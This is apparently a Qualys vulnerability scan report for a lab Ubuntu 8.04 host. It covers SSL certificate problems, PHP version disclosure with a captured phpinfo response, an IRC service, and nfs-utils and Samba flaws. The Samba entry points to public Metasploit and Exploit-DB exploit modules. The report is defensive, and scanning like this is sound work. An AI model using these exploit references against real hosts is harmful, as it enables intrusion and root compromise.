PCI Vuln:	No

THREAT:

An SSL Certificate associates an entity (person, organization, host, etc.) with a Public Key. In an SSL connection, the client authenticates the remote server using the server's Certificate and extracts the Public Key in the Certificate to establish the secure connection.
A certificate whose Subject commonName or subjectAltName does not match the server FQDN offers only encryption without authentication.
Please note that a false positive reporting of this vulnerability is possible in the following case:
If the common name of the certificate uses a wildcard such as *.somedomainname.com and the reverse DNS resolution of the target IP is not configured. In this case there is no way for Qualys to associate the wildcard common name to the IP. Adding a reverse DNS lookup entry to the target IP will solve this problem.

IMPACT:

A man-in-the-middle attacker can exploit this vulnerability in tandem with a DNS cache poisoning attack to lure the client to another server, and then steal all the encryption communication.

SOLUTION:

Please install a server certificate whose Subject commonName or subjectAltName matches the server FQDN.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Certificate #0
emailAddress=root@ubuntu804-base.localdomain,CN=ubuntu804-base.localdomain,OU=Office_for_Complication_of_Otherwise_Simple_Affairs,O=OCOSA,L=Everywhere,ST=There_is_no_such_thing_outside_US,C=XX (ubuntu804-base.localdomain) doesn't resolve

🟥🟥⬜⬜ 2 SSL Certificate - Signature Verification Failed Vulnerability port 5432/tcp over SSL

QID:	38173
Category:	General remote services
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	02/28/2022
User Modified:	-

Edited:	No
PCI Vuln:	Yes

THREAT:

An SSL Certificate associates an entity (person, organization, host, etc.) with a Public Key. In an SSL connection, the client authenticates the remote server using the server's Certificate and extracts the Public Key in the Certificate to establish the secure connection. The authentication is done by verifying that the public key in the certificate is signed by a trusted third-party Certificate Authority.
If a client is unable to verify the certificate, it can abort communication or prompt the user to continue the communication without authentication.

IMPACT:

By exploiting this vulnerability, man-in-the-middle attacks in tandem with DNS cache poisoning can occur.
Exception:
If the server communicates only with a restricted set of clients who have the server certificate or the trusted CA certificate, then the server or CA certificate may not be available publicly, and the scan will be unable to verify the signature.

SOLUTION:

Please install a server certificate signed by a trusted third-party Certificate Authority.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
Certificate #0
emailAddress=root@ubuntu804-base.localdomain,CN=ubuntu804-base.localdomain,OU=Office_for_Complication_of_Otherwise_Simple_Affairs,O=OC
OSA,L=Everywhere,ST=There_is_no_such_thing_outside_US,C=XX self signed certificate
```

🟥🟥⬜⬜⬜ 2 IRC Server Present Vulnerability port 6667/tcp

QID:	38035
Category:	General remote services
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	06/04/2009
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

An Internet Relay Chat (IRC) server, a chat service, was detected on this host. Make sure this is an authorized service.

IMPACT:

Remote users can connect to your machine using this service and chat. The most commonly used IRC servers are: ircu, hybrid-ircd, bahamut ircd, and unreal ircd.

SOLUTION:

If this service is not authorized, then disable it.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Detected service irc and os LINUX 2.2-2.6

🟥🟥⬜⬜⬜ 2 SSL Certificate - Expired port 25/tcp over SSL

QID:	38167
Category:	General remote services
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	11/24/2020
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

An SSL Certificate associates an entity (person, organization, host, etc.) with a Public Key. In an SSL connection, the client authenticates the remote server using the server's Certificate and extracts the Public Key in the Certificate to establish the secure connection.
A certificate with a past end date cannot be trusted.

IMPACT:

By exploiting this vulnerability, an attacker can launch a man-in-the-middle attack.

SOLUTION:

Please install a server certificate with valid start and end dates.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
Certificate #0
emailAddress=root@ubuntu804-base.localdomain,CN=ubuntu804-base.localdomain,OU=Office_for_Complication_of_Otherwise_Simple_Affairs,O=OC
OSA,L=Everywhere,ST=There_is_no_such_thing_outside_US,C=XX  is not valid after Apr 16 14:07:45 2010 GMT.
```

🟥🟥⬜⬜⬜ 2 SSL Certificate - Self-Signed Certificate port 25/tcp over SSL

QID:	38169
Category:	General remote services
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	11/24/2020
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

An SSL Certificate associates an entity (person, organization, host, etc.) with a Public Key. In an SSL connection, the client authenticates the remote server using the server's Certificate and extracts the Public Key in the Certificate to establish the secure connection.
The client can trust that the Server Certificate belongs to the server only if it is signed by a mutually trusted third-party Certificate Authority (CA).

Self-signed certificates are created generally for testing purposes or to avoid paying third-party CAs. These should not be used on any production or critical servers.
By exploiting this vulnerability, an attacker can impersonate the server by presenting a fake self-signed certificate. If the client knows that the server does not have a trusted certificate, it will accept this spoofed certificate and communicate with the remote server.

IMPACT:

By exploiting this vulnerability, an attacker can launch a man-in-the-middle attack.

SOLUTION:

Please install a server certificate signed by a trusted third-party Certificate Authority.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Certificate #0
emailAddress=root@ubuntu804-base.localdomain,CN=ubuntu804-base.localdomain,OU=Office_for_Complication_of_Otherwise_Simple_Affairs,O=OCOSA,L=Everywhere,ST=There_is_no_such_thing_outside_US,C=XX is a self signed certificate.

🟥🟥□□□ 2 SSL Certificate - Subject Common Name Does Not Match Server FQDN port 25/tcp over SSL

QID:	38170
Category:	General remote services
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	10/11/2019
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

An SSL Certificate associates an entity (person, organization, host, etc.) with a Public Key. In an SSL connection, the client authenticates the remote server using the server's Certificate and extracts the Public Key in the Certificate to establish the secure connection.
A certificate whose Subject commonName or subjectAltName does not match the server FQDN offers only encryption without authentication.
Please note that a false positive reporting of this vulnerability is possible in the following case:
If the common name of the certificate uses a wildcard such as *.somedomainname.com and the reverse DNS resolution of the target IP is not configured. In this case there is no way for Qualys to associate the wildcard common name to the IP. Adding a reverse DNS lookup entry to the target IP will solve this problem.

IMPACT:

A man-in-the-middle attacker can exploit this vulnerability in tandem with a DNS cache poisoning attack to lure the client to another server, and then steal all the encryption communication.

SOLUTION:

Please install a server certificate whose Subject commonName or subjectAltName matches the server FQDN.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Certificate #0
emailAddress=root@ubuntu804-base.localdomain,CN=ubuntu804-base.localdomain,OU=Office_for_Complication_of_Otherwise_Simple_Affairs,O=OCOSA,L=Everywhere,ST=There_is_no_such_thing_outside_US,C=XX (ubuntu804-base.localdomain) doesn't resolve

2 SSL Certificate - Signature Verification Failed Vulnerability port 25/tcp over SSL

QID:	38173
Category:	General remote services
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	02/28/2022
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

An SSL Certificate associates an entity (person, organization, host, etc.) with a Public Key. In an SSL connection, the client authenticates the remote server using the server's Certificate and extracts the Public Key in the Certificate to establish the secure connection. The authentication is done by verifying that the public key in the certificate is signed by a trusted third-party Certificate Authority.
If a client is unable to verify the certificate, it can abort communication or prompt the user to continue the communication without authentication.

IMPACT:

By exploiting this vulnerability, man-in-the-middle attacks in tandem with DNS cache poisoning can occur.
Exception:
If the server communicates only with a restricted set of clients who have the server certificate or the trusted CA certificate, then the server or CA certificate may not be available publicly, and the scan will be unable to verify the signature.

SOLUTION:

Please install a server certificate signed by a trusted third-party Certificate Authority.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Certificate #0
emailAddress=root@ubuntu804-base.localdomain,CN=ubuntu804-base.localdomain,OU=Office_for_Complication_of_Otherwise_Simple_Affairs,O=OCOSA,L=Everywhere,ST=There_is_no_such_thing_outside_US,C=XX self signed certificate

1 Expose_php Set to On in php.ini port 80/tcp

QID:	12087
Category:	CGI
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	04/23/2009
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

The scanner found PHP version information in the headers returned by the PHP-enabled target Web server. This likely means that the "expose_php" variable is set to "On" in the "php.ini" configuration file for the Web server.

IMPACT:

This allows remote users to easily know that PHP is installed on the Web server. It also provides version information of the PHP installation. This could aid an attacker in launching more targeted attacks in the future.

SOLUTION:

Locate the "php.ini" configuration file on the target host and add this setting to it: "expose_php=Off". Restart the Web server.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
HEAD / HTTP/1.0
Host: 192.168.1.21



HTTP/1.1 200 OK
Date: Fri, 24 Mar 2023 17:21:27 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html

GET /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000 HTTP/1.0
Host: 192.168.1.21



HTTP/1.1 200 OK
Date: Fri, 24 Mar 2023 17:21:42 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 13195
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "DTD/xhtml1-transitional.dtd">
<html><head>
<style type="text/css">
body {background-color: #ffffff; color: #000000;}
body, td, th, h1, h2 {font-family: sans-serif;}
pre {margin: 0px; font-family: monospace;}
a:link {color: #000099; text-decoration: none; background-color: #ffffff;}
a:hover {text-decoration: underline;}
table {border-collapse: collapse;}
.center {text-align: center;}
.center table { margin-left: auto; margin-right: auto; text-align: left;}
.center th { text-align: center !important; }
td, th { border: 1px solid #000000; font-size: 75%; vertical-align: baseline;}
h1 {font-size: 150%;}
h2 {font-size: 125%;}
.p {text-align: left;}
.e {background-color: #ccccff; font-weight: bold; color: #000000;}
.h {background-color: #9999cc; font-weight: bold; color: #000000;}
.v {background-color: #cccccc; color: #000000;}
.vr {background-color: #cccccc; text-align: right; color: #000000;}
img {float: right; border: 0px;}
hr {width: 600px; background-color: #cccccc; border: 0px; height: 1px; color: #000000;}
</style>
<title>phpinfo()</title><meta name="ROBOTS" content="NOINDEX,NOFOLLOW,NOARCHIVE" /></head>
<body><div class="center">
```

```
<h1>PHP Credits</h1>
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>PHP Group</th></tr>
<tr><td class="e">Thies C. Arntzen, Stig Bakken, Shane Caraveo, Andi Gutmans, Rasmus Lerdorf, Sam Ruby, Sascha Schumann, Zeev Suraski, Jim Winstead, Andrei Zmievski </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Language Design & Concept</th></tr>
<tr><td class="e">Andi Gutmans, Rasmus Lerdorf, Zeev Suraski </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th colspan="2">PHP 5 Authors</th></tr>
<tr class="h"><th>Contribution</th><th>Authors</th></tr>
<tr><td class="e">Zend Scripting Language Engine </td><td class="v">Andi Gutmans, Zeev Suraski </td></tr>
<tr><td class="e">Extension Module API </td><td class="v">Andi Gutmans, Zeev Suraski, Andrei Zmievski </td></tr>
<tr><td class="e">UNIX Build and Modularization </td><td class="v">Stig Bakken, Sascha Schumann </td></tr>
<tr><td class="e">Win32 Port </td><td class="v">Shane Caraveo, Zeev Suraski, Wez Furlong </td></tr>
<tr><td class="e">Server API (SAPI) Abstraction Layer </td><td class="v">Andi Gutmans, Shane Caraveo, Zeev Suraski </td></tr>
<tr><td class="e">Streams Abstraction Layer </td><td class="v">Wez Furlong, Sara Golemon </td></tr>
<tr><td class="e">PHP Data Objects Layer </td><td class="v">Wez Furlong, Marcus Boerger, Sterling Hughes, George Schlossnagle, Ilia Alshanetsky </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th colspan="2">SAPI Modules</th></tr>
<tr class="h"><th>Contribution</th><th>Authors</th></tr>
<tr><td class="e">AOLserver </td><td class="v">Sascha Schumann </td></tr>
<tr><td class="e">Apache 1.3 (apache_hooks) </td><td class="v">Rasmus Lerdorf, Zeev Suraski, Stig Bakken, David Sklar, George Schlossnagle, Lukas Schroeder </td></tr>
<tr><td class="e">Apache 1.3 </td><td class="v">Rasmus Lerdorf, Zeev Suraski, Stig Bakken, David Sklar </td></tr>
<tr><td class="e">Apache 2.0 Filter </td><td class="v">Sascha Schumann, Aaron Bannert </td></tr>
<tr><td class="e">Apache 2.0 Handler </td><td class="v">Ian Holsman, Justin Erenkrantz (based on Apache 2.0 Filter code) </td></tr>
<tr><td class="e">Caudium / Roxen </td><td class="v">David Hedbor </td></tr>
<tr><td class="e">CGI / FastCGI </td><td class="v">Rasmus Lerdorf, Stig Bakken, Shane Caraveo, Dmitry Stogov </td></tr>
<tr><td class="e">CLI </td><td class="v">Edin Kadribasic, Marcus Boerger, Johannes Schlueter </td></tr>
<tr><td class="e">Continuity </td><td class="v">Alex Leigh (based on nsapi code) </td></tr>
<tr><td class="e">Embed </td><td class="v">Edin Kadribasic </td></tr>
<tr><td class="e">ISAPI </td><td class="v">Andi Gutmans, Zeev Suraski </td></tr>
<tr><td class="e">NSAPI </td><td class="v">Jayakumar Muthukumarasamy, Uwe Schindler </td></tr>
<tr><td class="e">phttpd </td><td class="v">Thies C. Arntzen </td></tr>
<tr><td class="e">pi3web </td><td class="v">Holger Zimmermann </td></tr>
<tr><td class="e">Sendmail Milter </td><td class="v">Harald Radi </td></tr>
<tr><td class="e">thttpd </td><td class="v">Sascha Schumann </td></tr>
<tr><td class="e">tux </td><td class="v">Sascha Schumann </td></tr>
<tr><td class="e">WebJames </td><td class="v">Alex Waugh </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th colspan="2">Module Authors</th></tr>
<tr class="h"><th>Module</th><th>Authors</th></tr>
<tr><td class="e">Assert </td><td class="v">Thies C. Arntzen </td></tr>
<tr><td class="e">BC Math </td><td class="v">Andi Gutmans </td></tr>
<tr><td class="e">Bzip2 </td><td class="v">Sterling Hughes </td></tr>
<tr><td class="e">Calendar </td><td class="v">Shane Caraveo, Colin Viebrock, Hartmut Holzgraefe, Wez Furlong </td></tr>
<tr><td class="e">COM and .Net </td><td class="v">Wez Furlong </td></tr>
<tr><td class="e">ctype </td><td class="v">Hartmut Holzgraefe </td></tr>
<tr><td class="e">cURL </td><td class="v">Sterling Hughes </td></tr>
<tr><td class="e">Date/Time Support </td><td class="v">Derick Rethans </td></tr>
<tr><td class="e">DBA </td><td class="v">Sascha Schumann, Marcus Boerger </td></tr>
<tr><td class="e">dBase </td><td class="v">Jim Winstead </td></tr>
<tr><td class="e">DB-LIB (MS SQL, Sybase) </td><td class="v">Wez Furlong, Frank M. Kromann </td></tr>
<tr><td class="e">DOM </td><td class="v">Christian Stocker, Rob Richards, Marcus Boerger </td></tr>
<tr><td class="e">EXIF </td><td class="v">Rasmus Lerdorf, Marcus Boerger </td></tr>
<tr><td class="e">FBSQL </td><td class="v">Frank M. Kromann </td></tr>
<tr><td class="e">FDF </td><td class="v">Uwe Steinmann </td></tr>
<tr><td class="e">Firebird/InterBase driver for PDO </td><td class="v">Ard Biesheuvel </td></tr>
<tr><td class="e">FTP </td><td class="v">Stefan Esser, Andrew Skalski </td></tr>
<tr><td class="e">GD imaging </td><td class="v">Rasmus Lerdorf, Stig Bakken, Jim Winstead, Jouni Ahto, Ilia Alshanetsky, Pierre-Alain Joye, Marcus Boerger </td></tr>
<tr><td class="e">GetText </td><td class="v">Alex Plotnick </td></tr>
<tr><td class="e">GNU GMP support </td><td class="v">Stanislav Malyshev </td></tr>
<tr><td class="e">Iconv </td><td class="v">Rui Hirokawa, Stig Bakken, Moriyoshi Koizumi  </td></tr>
<tr><td class="e">IMAP </td><td class="v">Rex Logan, Mark Musone, Brian Wang, Kaj-Michael Lang, Antoni Pamies Olive, Rasmus Lerdorf, Andrew Skalski, Chuck Hagenbuch, Daniel R Kalowsky </td></tr>
<tr><td class="e">Input Filter </td><td class="v">Rasmus Lerdorf, Derick Rethans, Pierre-Alain Joye, Ilia Alshanetsky </td></tr>
<tr><td class="e">InterBase </td><td class="v">Jouni Ahto, Andrew Avdeev, Ard Biesheuvel </td></tr>
<tr><td class="e">JSON </td><td class="v">Omar Kilani </td></tr>
<tr><td class="e">LDAP </td><td class="v">Amitay Isaacs, Eric Warnke, Rasmus Lerdorf, Gerrit Thomson, Stig Venaas </td></tr>
<tr><td class="e">LIBXML </td><td class="v">Christian Stocker, Rob Richards, Marcus Boerger, Wez Furlong, Shane Caraveo </td></tr>
<tr><td class="e">mcrypt </td><td class="v">Sascha Schumann, Derick Rethans </td></tr>
```

```
<tr><td class="e">mhash </td><td class="v">Sascha Schumann </td></tr>
<tr><td class="e">mime_magic </td><td class="v">Hartmut Holzgraefe </td></tr>
<tr><td class="e">MING </td><td class="v">Dave Hayden, Frank M. Kromann </td></tr>
<tr><td class="e">mSQL </td><td class="v">Zeev Suraski </td></tr>
<tr><td class="e">MS SQL </td><td class="v">Frank M. Kromann </td></tr>
<tr><td class="e">Multibyte String Functions </td><td class="v">Tsukada Takuya, Rui Hirokawa </td></tr>
<tr><td class="e">mySQL driver for PDO </td><td class="v">George Schlossnagle, Wez Furlong, Ilia Alshanetsky </td></tr>
<tr><td class="e">MySQLi </td><td class="v">Zak Greant, Georg Richter, Andrey Hristov, Ulf Wendel </td></tr>
<tr><td class="e">MySQL </td><td class="v">Zeev Suraski, Zak Greant, Georg Richter </td></tr>
<tr><td class="e">ncurses </td><td class="v">Ilia Alshanetsky, Wez Furlong, Hartmut Holzgraefe, Georg Richter </td></tr>
<tr><td class="e">OCI8 </td><td class="v">Stig Bakken, Thies C. Arntzen, Andy Sautins, David Benson, Maxim Maletsky, Harald Radi, Antony
Dovgal, Andi Gutmans, Wez Furlong </td></tr>
<tr><td class="e">ODBC driver for PDO </td><td class="v">Wez Furlong </td></tr>
<tr><td class="e">ODBC </td><td class="v">Stig Bakken, Andreas Karajannis, Frank M. Kromann, Daniel R. Kalowsky </td></tr>
<tr><td class="e">OpenSSL </td><td class="v">Stig Venaas, Wez Furlong, Sascha Kettler </td></tr>
<tr><td class="e">Oracle (OCI) driver for PDO </td><td class="v">Wez Furlong </td></tr>
<tr><td class="e">pcntl </td><td class="v">Jason Greene </td></tr>
<tr><td class="e">Perl Compatible Regexps </td><td class="v">Andrei Zmievski </td></tr>
<tr><td class="e">PHP Data Objects </td><td class="v">Wez Furlong, Marcus Boerger, Sterling Hughes, George Schlossnagle, Ilia Alshanetsky
</td></tr>
<tr><td class="e">PHP hash </td><td class="v">Sara Golemon, Rasmus Lerdorf, Stefan Esser, Michael Wallner </td></tr>
<tr><td class="e">Posix </td><td class="v">Kristian Koehntopp </td></tr>
<tr><td class="e">PostgreSQL driver for PDO </td><td class="v">Edin Kadribasic, Ilia Alshanetsky </td></tr>
<tr><td class="e">PostgreSQL </td><td class="v">Jouni Ahto, Zeev Suraski, Yasuo Ohgaki, Chris Kings-Lynne </td></tr>
<tr><td class="e">Pspell </td><td class="v">Vlad Krupin </td></tr>
<tr><td class="e">Readline </td><td class="v">Thies C. Arntzen </td></tr>
<tr><td class="e">Recode </td><td class="v">Kristian Khntopp </td></tr>
<tr><td class="e">Reflection </td><td class="v">Marcus Boerger, Timm Friebe, George Schlossnagle, Andrei Zmievski, Johannes Schlueter
</td></tr>
<tr><td class="e">Sessions </td><td class="v">Sascha Schumann, Andrei Zmievski </td></tr>
<tr><td class="e">Shared Memory Operations </td><td class="v">Slava Poliakov, Ilia Alshanetsky </td></tr>
<tr><td class="e">SimpleXML </td><td class="v">Sterling Hughes, Marcus Boerger, Rob Richards </td></tr>
<tr><td class="e">SNMP </td><td class="v">Rasmus Lerdorf, Harrie Hazewinkel, Mike Jackson, Steven Lawrance, Johann Hanne </td></tr>
<tr><td class="e">SOAP </td><td class="v">Brad Lafountain, Shane Caraveo, Dmitry Stogov </td></tr>
<tr><td class="e">Sockets </td><td class="v">Chris Vandomelen, Sterling Hughes, Daniel Beulshausen, Jason Greene </td></tr>
<tr><td class="e">SPL </td><td class="v">Marcus Boerger </td></tr>
<tr><td class="e">SQLite 3.x driver for PDO </td><td class="v">Wez Furlong </td></tr>
<tr><td class="e">SQLite </td><td class="v">Wez Furlong, Tal Peer, Marcus Boerger, Ilia Alshanetsky </td></tr>
<tr><td class="e">Sybase-CT </td><td class="v">Zeev Suraski, Tom May, Timm Friebe </td></tr>
<tr><td class="e">Sybase-DB </td><td class="v">Zeev Suraski </td></tr>
<tr><td class="e">System V Message based IPC </td><td class="v">Wez Furlong </td></tr>
<tr><td class="e">System V Semaphores </td><td class="v">Tom May </td></tr>
<tr><td class="e">System V Shared Memory </td><td class="v">Christian Cartus </td></tr>
<tr><td class="e">tidy </td><td class="v">John Coggeshall, Ilia Alshanetsky </td></tr>
<tr><td class="e">tokenizer </td><td class="v">Andrei Zmievski </td></tr>
<tr><td class="e">WDDX </td><td class="v">Andrei Zmievski </td></tr>
<tr><td class="e">XMLReader </td><td class="v">Rob Richards </td></tr>
<tr><td class="e">xmlrpc </td><td class="v">Dan Libby </td></tr>
<tr><td class="e">XML </td><td class="v">Stig Bakken, Thies C. Arntzen, Sterling Hughes </td></tr>
<tr><td class="e">XMLWriter </td><td class="v">Rob Richards, Pierre-Alain Joye </td></tr>
<tr><td class="e">XSL </td><td class="v">Christian Stocker, Rob Richards </td></tr>
<tr><td class="e">Zip </td><td class="v">Pierre-Alain Joye </td></tr>
<tr><td class="e">Zlib </td><td class="v">Rasmus Lerdorf, Stefan Roehrich, Zeev Suraski, Jade Nicoletti </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th colspan="2">PHP Documentation</th></tr>
<tr><td class="e">Authors </td><td class="v">Mehdi Achour, Friedhelm Betz, Antony Dovgal, Nuno Lopes, Philip Olson, Georg Richter, Damien
Seguy, Jakub Vrana </td></tr>
<tr><td class="e">Editor </td><td class="v">Philip Olson </td></tr>
<tr><td class="e">User Note Maintainers </td><td class="v">Mehdi Achour, Friedhelm Betz, Vincent Gevers, Aidan Lister, Nuno Lopes, Tom Sommer
</td></tr>
<tr><td class="e">Other Contributors </td><td class="v">Previously active authors, editors and other contributors are listed in the manual.
</td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>PHP Quality Assurance Team</th></tr>
<tr><td class="e">Ilia Alshanetsky, Joerg Behrens, Antony Dovgal, Stefan Esser, Moriyoshi Koizumi, Magnus Maatta, Sebastian Nohn, Derick
Rethans, Melvyn Sopacua, Jani Taskinen </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>PHP Website Team</th></tr>
<tr><td class="e">Hannes Magnusson, Colin Viebrock, Jim Winstead </td></tr>
</table><br />
</div></body></html>
```

Potential Vulnerabilities (166)

5 NFS-Utils Xlog Remote Buffer Overrun Vulnerability

QID:	68521
Category:	RPC
Associated CVEs:	CVE-2003-0252
Vendor Reference:	RHSA-2003:207
Bugtraq ID:	8179
Service Modified:	06/01/2022
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

nfs-utils provides various NFS tools, including a daemon for handling RPC requests. It is available for Unix and Linux variants.
A remote buffer overrun vulnerability has been reported in xlog, which is a logging facility for nfs-utils. It is possible to exploit this issue via mountd.
This vulnerability is an off-by-one boundary condition error in the xlog.c source file, which contains code for handling logging of RPC requests.
Specifically, the xlog() function is prone to this issue when a buffer equal to or longer than 1023 bytes is supplied, causing one byte of memory to be overrun with attacker-supplied data.
The issue could also occur in other nfs-utils components that call xlog with externally-supplied data.

IMPACT:

It has been reported that successful exploitation of this issue will most likely result in a denial of service. There is a likelihood that this issue can be exploited to run arbitrary code in the context of mountd, which runs as root.

SOLUTION:

This issue has been addressed in nfs-utils Version 1.0.4. Users are advised to upgrade.
Red Hat has released Advisory RHSA-2003:206-01 (http://rhn.redhat.com/errata/RHSA-2003-206.html) which addresses this issue.

Debian has released Advisory DSA 349-1 (http://www.securityfocus.com/advisories/5577) which addresses this issue.

SuSE has released Advisory SuSE-SA:2003:031 (http://www.securityfocus.com/advisories/5578) which addresses this issue. Information about updates is provided.

Slackware has released Advisory SSA:2003-149-01 (http://www.securityfocus.com/advisories/5581) which addresses this issue. Information about updates is provided.

WireX has released Immunix advisory IMNX-2003-7+-018-01 (http://www.securityfocus.com/advisories/5584) which addresses this issue.
Patch:
Following are links for downloading patches to fix the vulnerabilities:
NFS-Utils (https://access.redhat.com/security/cve/cve-2003-0252)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

No results available

5 Samba Remote Code Execution Vulnerability

QID:	70064
Category:	SMB / NETBIOS
Associated CVEs:	CVE-2012-1182
Vendor Reference:	Samba Security Advisory
Bugtraq ID:	-
Service Modified:	05/01/2012
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

Samba is a freely available file and printer sharing application. Samba allows users to share files and printers between operating systems on UNIX and Windows platforms.
The code generator for Samba's remote procedure call (RPC) code contained an error which caused it to generate code containing a security flaw. This generated code is used in the parts of Samba that control marshalling and unmarshalling of RPC calls over the network.
Affected Versions:
Samba versions 3.6.3 and all previous versions.

IMPACT:

If this vulnerability is successfully exploited, attackers can execute arbitrary code as the "root" user.

SOLUTION:

The vendor has released patches as well as a new version (Samba 3.6.4, Samba 3.5.14 and 3.4.16) to resolve this issue. Refer to Samba Advisory for CVE-2012-1182 (https://www.samba.org/samba/security/CVE-2012-1182) to obtain additional details about this vulnerability.
Patch:
Following are links for downloading patches to fix the vulnerabilities:
Samba 3.4.16. (Samba) (http://ftp.samba.org/pub/samba/samba-3.4.16.tar.gz)
Samba 3.6.4 (Samba) (http://ftp.samba.org/pub/samba/samba-3.6.4.tar.gz)
Samba 3.5.14 (Samba) (http://ftp.samba.org/pub/samba/samba-3.5.14.tar.gz)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

Core Security

Reference: CVE-2012-1182
Description: Samba LsarSetInformationPolicy Request Remote Buffer Overflow Exploit - Core Security Category : Exploits/Remote

Reference: CVE-2012-1182
Description: Apple Mac OS X Samba NetWkstaTransportEnum Request Remote Buffer Overflow Exploit - Core Security Category : Exploits/Remote

Immunity

Reference: CVE-2012-1182
Description: CVE-2012-1182 - Immunity Ref : CVE_2012_1182
Link: http://immunityinc.com

Metasploit

Reference: CVE-2012-1182
Description: Samba SetInformationPolicy AuditEventsInfo Heap Overflow - Metasploit Ref : /modules/exploit/linux/samba/setinfopolicy_heap
Link: https://github.com/rapid7/metasploit-framework/blob/master//modules/exploits/linux/samba/setinfopolicy_heap.rb

The Exploit-DB

Reference: CVE-2012-1182
Description: Samba 3.4.16/3.5.14/3.6.4 - SetInformationPolicy AuditEventsInfo Heap Overflow (Metasploit) - The Exploit-DB Ref : 21850
Link: http://www.exploit-db.com/exploits/21850

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Samba 3.0.20-Debian

🟨🟨🟨🟨🟨 5 EOL/Obsolete Operating System: Ubuntu 8.04 Detected

QID:	105604
Category:	Security Policy
Associated CVEs:	-
Vendor Reference:	Ubuntu 8.04 (Desktop) End of Life, Ubuntu 8.04 (Server) End of Life
Bugtraq ID:	-

Service Modified:	04/08/2016
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

The host is running Ubuntu 8.04. Support for Ubuntu 8.04 (Desktop) ended on May 12, 2011 and Ubuntu 8.04 (Server) on May 9, 2013. No further updates, including security updates are available for Ubuntu 8.04.

IMPACT:

The system is at high risk of being exposed to security vulnerabilities. Since the vendor no longer provides updates, obsolete software is more vulnerable to viruses and other attacks.

SOLUTION:

Update to the latest version of Ubuntu Operating System.
Refer to Ubuntu (http://www.ubuntu.com/) for information on this operating system.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

EOL/Obsolete Operating System: Ubuntu 8.04 detected on port 22 - SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1

🟨🟨🟨🟨🟨 5 EOL/Obsolete Software: Samba 3.x Detected

QID:	105666
Category:	Security Policy
Associated CVEs:	-
Vendor Reference:	Samba Release Planning
Bugtraq ID:	-
Service Modified:	09/26/2019
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

Samba 3.x was detected on the host.
Technical support for Samba 3.x has ended. No further bug fixes, enhancements, security updates or technical support is available for this release.

IMPACT:

The system is at high risk of being exposed to security vulnerabilities. Since the vendor no longer provides updates, obsolete software is more vulnerable to viruses and other attacks.

SOLUTION:

Update to the latest service pack or a currently supported service pack.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Samba 3.0.20-Debian

